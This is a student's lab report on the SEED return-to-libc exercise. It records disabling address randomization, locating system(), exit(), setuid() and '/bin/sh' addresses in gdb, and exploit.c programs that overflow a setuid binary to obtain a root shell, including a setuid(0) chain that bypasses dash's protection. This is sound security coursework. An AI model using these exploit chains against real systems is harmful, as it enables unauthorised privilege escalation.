

Homework 4:- Return-to-libc Attack Lab

Name:- Aparna Krishna Bhat


ID:- 1001255079

A **return-to-libc** attack is a computer security attack usually starting with a buffer overflow in which a subroutine return address on a call stack is replaced by an address of a subroutine that is already present in the process executable memory, bypassing the no-execute bit feature (if present) and ridding the attacker of the need to inject their own code.

Turning off the countermeasures

To carry out the Buffer Overflow attack, I disabled the countermeasure in the form of address space layout randomization. If it is enabled, then it would be difficult to predict the exact address of stack in the memory. Hence, I disable this countermeasure **by setting it to 0 (false)** in the **sysctl file**. The compiler has certain countermeasures to the buffer overflow attack. To carry out the successful attack disable these countermeasures while compiling the program.

Also, changed the default shell from '**dash**' to '**zsh**' to avoid any countermeasures implemented in 'bash' for the SET-UID programs

A terminal window titled 'Terminal' with a dark background. The prompt is '[03/10/21]seed@VM:~/Lab4\$'. The first command is 'sudo sysctl -w kernel.randomize_va_space=0', followed by the output 'kernel.randomize_va_space = 0'. The second command is 'sudo rm /bin/sh'. The third command is 'sudo ln -s /bin/zsh /bin/sh'. The prompt returns after each command.

```
Terminal [03/10/21]seed@VM:~/Lab4$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/10/21]seed@VM:~/Lab4$ sudo rm /bin/sh
[03/10/21]seed@VM:~/Lab4$ sudo ln -s /bin/zsh /bin/sh
[03/10/21]seed@VM:~/Lab4$
```

Fig 1:- Countermeasures turned off

Task 1:- Finding out the addresses of libc functions

Compile the vulnerable **retlib.c** program with executive stack option and turn off the Stack - Guard. Now make the vulnerable program a set UID program owned by root. These operations can be seen in the below screenshot.

```
Terminal
[03/12/21]seed@VM:~/Lab4$ sudo sysctl -w kernel.randomi
ze_va_space=0
kernel.randomize_va_space = 0
[03/12/21]seed@VM:~/Lab4$ gcc -o retlib -z noexecstack
-fno-stack-protector -g -ggdb retlib.c
[03/12/21]seed@VM:~/Lab4$ sudo chown root retlib
[03/12/21]seed@VM:~/Lab4$ sudo chmod 4755 retlib
[03/12/21]seed@VM:~/Lab4$ ./retlib
MYSHELL:bffffdef
Returned Properly
```

We will use the `system()` and `exit()` functions in the `libc` library in our attack, so we need to know their addresses. Using the GNU ***gdb debugger*** is one of the easiest ways to find the addresses. From the ***gdb commands***, we can notice that the address for the ***system()*** function that we have obtained is ***0xb7e42da0***, and the address for the ***exit()*** function obtained is ***0xb7e369d0***.

```
Terminal File Edit View Search Terminal Help
0008| 0xbfffec18 --> 0x0
0012| 0xbfffec1c --> 0x7c ('|')
0016| 0xbfffec20 --> 0xb7e725a0 (<flush_cleanup>: )
0020| 0xbfffec24 --> 0x0
0024| 0xbfffec28 --> 0xb7e76f49 (<_int_malloc+9>: a
dd edi,0x1430b7)
0028| 0xbfffec2c --> 0xb7fba000 --> 0x1b1db0
[-----]
Legend: code, data, rodata, value


Breakpoint 1, bof (badfile=0x804b008) at retlib.c:9
9 fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__lib
c_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_
exit>
gdb-peda$ p &buffer
$3 = (char (*)[150]) 0xbfffec1a
gdb-peda$
```

Fig 2:- System and exit address

We also find the address of the buffer which helps us to determine where our return address will be located.

Task 2:- Putting the shell string in the memory

Our attack strategy is to get the system() function to execute an arbitrary command. Since we would like to get to the root shell, we want the system() function to execute the “/bin/sh” program. Create and export a new shell environment variable called MYHELL containing /bin/sh which will be passes as parameter to system function. Next, find the address of the location where this variable is stored. When we execute a program from a shell prompt, the shell spawns a child process to execute the program. The environment variable of the child process will contain all the exported shell variables. This makes it simple for us to put some arbitrary string in the child process’s memory.




```
Terminal
[03/10/21]seed@VM:~/Lab4$ export MYHELL=/bin/sh
[03/10/21]seed@VM:~/Lab4$ env | grep MYHELL
MYHELL=/bin/sh
[03/10/21]seed@VM:~/Lab4$
```

We will use the address of MYHELL variable as an argument to system() call. Next, we find the address of the location where this variable is stored by creating an envvar.c program and executing it. We obtain the **memory location** for the variable as **bffffdef**.

C- code

```
void main(){
char* shell = getenv("MYHELL");
if (shell)
printf("%x\n", (unsigned int)shell);
}
```




```
[03/10/21]seed@VM:~/Lab4$ ./envvar MYHELL ./retlib
bffffdef
[03/10/21]seed@VM:~/Lab4$
```

Fig 3:- \bin\sh location obtained

Task 3: Exploiting the buffer-overflow vulnerability


Create and compile the exploit program exploit.c which creates the badfile.

A screenshot of a code editor window with a dark theme. The window has a menu bar (File, Edit, View, Search, Tools, Documents, Help) and a toolbar with 'Open' and 'Save' buttons. On the left is a sidebar with icons for various tools. The main area displays the C code for 'exploit.c'.

```
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    int size=180;
    char buf[size];
    FILE *badfile;
    memset(buf, 'A', size);
    badfile = fopen("./badfile", "w");
    /* You need to decide the addresses and
    the values for X, Y, Z. The order of the following
    three statements does not imply the order of X, Y, Z.
    Actually, we intentionally scrambled the order. */
    *(long *) &buf[162]=0xb7e42da0; // system()
    *(long *) &buf[166]=0xb7e369d0; // exit()
    *(long *) &buf[170]=0xb7f6382b; // "/bin/sh"
    fwrite(buf, size, 1, badfile);
    fclose(badfile);
}
```


Fig 4:- exploit.c file

The obtained address 0xbffffdef obtained for MYHELL variable is further verified using gdb which in not the correct location.

A screenshot of a terminal window with a dark background. It shows the output of a gdb-peda session. A breakpoint is set at 0x0804859a in main(). The command 'x/s 0xbffffdef' is entered, and the output shows '0xbffffdef: "/bin/sh"'.

```
Breakpoint 1, 0x0804859a in main ()
gdb-peda$ x/s 0xbffffdef
0xbffffdef:      "/bin/sh"
gdb-peda$
```

Using find “\bin\sh” in the gdb we obtain the correct location for “\bin\sh” as **0xb7f6382b** which will be used in exploit.c file. The address of stack frame pointer when running the code in gdb is different from running it normally. So, you may corrupt the return address right in gdb mode, but it may not be right when running in normal mode.

A screenshot of a terminal window with a dark background. It shows the output of the 'find' command in gdb-peda. The command 'find "/bin/sh"' is entered, and the output shows 'Searching for "/bin/sh" in: None ranges' and 'Found 2 results, display max 2 items:'. The results are 'libc : 0xb7f6382b ("/bin/sh")' and '[stack] : 0xbffffe06 ("/bin/sh")'.

```
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 2 results, display max 2 items:
    libc : 0xb7f6382b ("/bin/sh")
[stack] : 0xbffffe06 ("/bin/sh")
```

Fig 5:- Correct address of libc “/bin/sh”

```
Breakpoint 1, bof (badfile=0x804b008) at retlib.c:9
9      fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffecd8
gdb-peda$ p &buffer
$2 = (char (*)[150]) 0xbfffec3a
gdb-peda$ p/d 0xbfffecd8 - 0xbfffec3a
$3 = 158
gdb-peda$
```

The given retlib.c program has a buffer overflow vulnerability. We are trying to read 300 bytes from the file into a buffer of size 150 using **fread** which is an unsafe function. As a result, we can exploit the program by manipulating the input to the program.


To find the offsets X, Y, Z in the exploit.c program, we analyze the stack of the retlib.c program.

- 1) The initial **158** bytes of buf[] in exploit.c are kept empty.
- 2) The next 4 bytes contain the return address after to which the control will point to after execution of bof(). Hence, we can overwrite this to execute system() function. Thus, at an offset 162 i.e., **buf[162]**, we place the address of system() function : **0xb7e42da0**.
- 3) The control is transferred to next 4 bytes after the execution of system(). Hence, we place the address of exit() at offset 166. i.e., **buf[166]**, we place the address of exit() function: **0xb7e369d0**.
- 4) Next, set of 4 bytes will contain the address of **"/bin/sh"** as during the execution of system(), it will look for its parameters here. So, we place the address of **"/bin/sh"** at offset 170. i.e., **buf[170] = 0xb7f6382b**.

Attack variation 1: Is the exit() function necessary?

Answer:- No, it is not necessary even after commenting exit() in the exploit.c file and trying the attack again I am able to get to the root shell. however, without this function when system() returns, the program might crash, causing suspicions. When we exit will get segmentation fault.

```
[03/13/21]seed@VM:~/Lab4$ ./retlib
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
# exit
Segmentation fault
[03/13/21]seed@VM:~/Lab4$
```


A terminal window with a dark background and light text. The prompt is [03/13/21]seed@VM:~/lab4\$. The user runs several commands: 'sudo gcc -fno-stack-protector -z noexecstack -g -o newretlib newretlib.c', 'sudo chmod 4755 newretlib', 'sudo chown root newretlib', './exploit', and './newretlib'. The last command results in a 'Segmentation fault' error.

```
Terminal [03/13/21]seed@VM:~/lab4$ sudo gcc -fno-stack-protector
-z noexecstack -g -o newretlib newretlib.c
[03/13/21]seed@VM:~/lab4$ sudo chmod 4755 newretlib
[03/13/21]seed@VM:~/lab4$ sudo chown root newretlib
[03/13/21]seed@VM:~/lab4$ ./exploit
[03/13/21]seed@VM:~/lab4$ ./newretlib
Segmentation fault
[03/13/21]seed@VM:~/lab4$
```

When we change the name of the file, the attack is not successful. This happens since the name of the executable that generates the environment variable is stored as part of the environment variable. Thus, both the environment variable creating executable and the vulnerable program executable should have the same length of characters in their names. We can see that the attack failed because the filename was changed because the position of the return address does not fit when the number of characters varies.

Task 4: Turning on address randomization

We compile the vulnerable program retlib.c with the address randomization turned on and perform the same attack as above. We get a segmentation fault error. These operations are shown in the below screenshots Fig 6 and Fig 7.

A terminal window with a dark background and light text. The prompt is [03/13/21]seed@VM:~/Lab4\$. The user runs 'sudo /sbin/sysctl -w kernel.randomize_va_space=2'. Then they compile 'retlib.c' with 'gcc -o retlib -z noexecstack -fno-stack-protector -g -ggdb retlib.c'. They set permissions with 'sudo chown root retlib' and 'sudo chmod 4755 retlib'. They compile 'envvar.c' with 'gcc -o envvar envvar.c'. The compiler shows a warning about an implicit declaration of 'getenv'. They run './envvar MYSHELL ./retlib', './envvar', 'export MYSHELL="/bin/sh"', and 'env | grep MYSHELL'. The output shows 'MYSHELL=/bin/sh'. Finally, they run './envvar' twice, showing memory addresses '0xbf806def /bin/sh' and '0xbfba4def /bin/sh'.

```
Terminal [03/13/21]seed@VM:~/Lab4$ sudo /sbin/sysctl -w kernel.r
andomize_va_space=2
kernel.randomize_va_space = 2
[03/13/21]seed@VM:~/Lab4$ gcc -o retlib -z noexecstack
-fno-stack-protector -g -ggdb retlib.c
[03/13/21]seed@VM:~/Lab4$ sudo chown root retlib
[03/13/21]seed@VM:~/Lab4$ sudo chmod 4755 retlib
[03/13/21]seed@VM:~/Lab4$ gcc -o envvar envvar.c
envvar.c: In function 'main':
envvar.c:4:25: warning: implicit declaration of function
'getenv' [-Wimplicit-function-declaration]
    char* shell = (char *)getenv("MYSHELL");
                           ^
[03/13/21]seed@VM:~/Lab4$ ./envvar MYSHELL ./retlib
[03/13/21]seed@VM:~/Lab4$ ./envvar
[03/13/21]seed@VM:~/Lab4$ export MYSHELL="/bin/sh"
[03/13/21]seed@VM:~/Lab4$ env | grep MYSHELL
MYSHELL=/bin/sh
[03/13/21]seed@VM:~/Lab4$ ./envvar
0xbf806def /bin/sh
[03/13/21]seed@VM:~/Lab4$ ./envvar
0xbfba4def /bin/sh
```

Fig 6:- Address randomization turned ON.


```
Terminal
[03/13/21]seed@VM:~/Lab4$ ./exploit
[03/13/21]seed@VM:~/Lab4$ ./retlib
Segmentation fault
[03/13/21]seed@VM:~/Lab4$ gdb ./retlib
```

Fig 7:- Segmentation error


As the address randomization has been turned on, the address of the environment variable, system function location and the exit function location keep changing randomly as it can be noticed from Fig 6 and Fig 8. Address randomization is the process where the addresses of stack or heap in address space of any process is randomized. It makes it impossible for the attackers to guess the addresses on the stack. Hence, the probability of exploiting the vulnerability becomes very less. This serves as a strong protection mechanism against buffer overflow vulnerability.

```
Terminal File Edit View Search Terminal Help
0020| 0xbfba8b24 --> 0x0
0024| 0xbfba8b28 --> 0xb7663f49 (<_int_malloc+9>: a
dd edi,0x1430b7)
0028| 0xbfba8b2c --> 0xb77a7000 --> 0x1b1db0
[-----]
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x80b6008) at retlib.c:9
9 fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb762fda0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb76239d0 <__GI_exit>
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb762fda0 <__libc_system>
gdb-peda$ p &buffer
$4 = (char (*)[150]) 0xbfba8b1a
gdb-peda$
```

Fig 8:- Different address obtained for system() and exit()

Task 5:- Defeat Shell's countermeasure


For this task, we must first turn off the Address Randomization. Next, link `/bin/sh` to `/bin/dash` using command **`sudo ln -sf /bin/dash /bin/sh`**. On executing the `retlib.c` program we get a shell, but it is not the root shell. These operations are shown in the below Fig 9 screenshot.



```
Terminal File Edit View Search Terminal Help
[03/13/21]seed@VM:~/Lab4$ sudo ln -sf /bin/dash /bin/sh
[03/13/21]seed@VM:~/Lab4$ ./retlib
$
```

Fig 9


To defeat shell's protection mechanism again malicious activities we need to need to call **`setuid(0)`** before calling the `system()` function. We can get the address of `setuid()` from gdb just like how we got the address of `system()` and `exit()`.



```
Breakpoint 1, bof (badfile=0x804b008) at retlib.c:9
9      fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p setuid
$1 = {<text variable, no debug info>} 0xb7eb9170 <__setuid>
gdb-peda$
```

Fig 10:- Address of `setuid()` on gdb

The parameter of `setuid()` should be at address `ebp + 8`. From the previous tasks we know that the `ebp` is pointing to 158, parameter, 0 should be at 166, 167, 168 and, 169 address making `buf[170]= 0`. We are considering 0 as parameter because `uid=0` represents the root user.



```
File Edit View Search Tools Documents Help
Open Save


/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    int size=180;
    char buf[size];
    FILE *badfile;
    memset(buf, 'A', size);
    badfile = fopen("./badfile", "w");
    /* You need to decide the addresses and
    the values for X, Y, Z. The order of the following
    three statements does not imply the order of X, Y, Z.
    Actually, we intentionally scrambled the order. */
    *(long *) &buf[162]=0xb7eb9170; // setuid
    *(long *) &buf[166]=0xb7e42da0; // system()
    *(long *) &buf[170]=0; //Parameter of setuid
    *(long *) &buf[174]=0xb7f6382b; // "/bin/sh"

    fwrite(buf, size, 1, badfile);
    fclose(badfile);
}
```

Fig 11:- `exploit_task5.c` file

At buf[162], setuid() gets called, its parameter is at offset of 8, i.e., at buf[170]. Then, the return address becomes buf[166] where we can call system() whose parameter would be at an offset of 8, i.e., at buf[174].

On compiling and executing the exploit_task5.c program with ./retlib we get the root privileges. Fig 12 screenshot shows these operations.



```
[03/13/21]seed@VM:~/Lab4$ gcc -o exploit_task5 exploit_
task5.c
[03/13/21]seed@VM:~/Lab4$ ./exploit_task5
[03/13/21]seed@VM:~/Lab4$ ./retlib
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
# whoami
root
# exit
Segmentation fault
[03/13/21]seed@VM:~/Lab4$
```

